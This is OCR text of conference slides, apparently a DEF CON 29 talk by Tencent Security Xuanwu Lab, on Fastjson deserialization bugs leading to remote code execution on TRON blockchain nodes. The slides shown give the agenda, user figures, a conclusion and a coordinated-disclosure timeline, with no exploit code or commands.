
腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Dapp

- A decentralized application (Dapp) is a computer application that runs on a distributed computing system like blockchain.
- 1,400 Dapps have been created on the TRON network, with a daily transaction volume of over $12 million(2020/12/17).
- For a developer, Dapp is a combination of front-end and smart contracts.
- Tron provides TronWeb for front-end developer.

https://t.me/learningnets

Dapp



https://t.me/learningnets

玄武实验室
TENCENT SECURITY XUANWU LAB

Influence

- TronLink Chrome Wallet Extension
  - 300,000 users.
- Multicurrency wallet
  - imToken has 12 million users.
- Dapps
  - 1,400 Dapps have been created on the TRON network, with a daily transaction volume of over $12 million(2020/12/17).

https://t.me/learningnets

> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

https://t.me/learningnets

Conclusion

- Blockchain is not the bulletproof to security vulnerability
- Further research for blockchain security
  - Traditional web vulnerabilities
  - Cloud and Edge computing
  - Post Penetration Exploit

https://t.me/learningnets

TimeLine

- Fastjson vulnerability timeline
  - 2020-03 Vulnerability was discovered.
  - 2020-05-15 Vulnerability reported to vendor.
  - 2020-06-01 Vulnerability was fixed and fastjson version 1.2.69 was updated.


- Java-tron vulnerability timeline
  - 2020-12 Vulnerability was discovered.
  - 2021-01-22 Vulnerability reported to vendor.
  - 2021-05-21 Vulnerability was fixed and java-tron version 4.2.1 was updated.

https://t.me/learningnets

Special Thanks

- Kai Song（@ExpSky）
- Junyu Zhou（@md5_salt）
- Huiming Liu (@liuhm09)
- Yang Yu（@tombkeeper）

https://t.me/learningnets


DEF CON 29
Thanks.
Tencent Security Xuanwu Lab
@XuanwuLab
xlab.tencent.com
HACKERMAN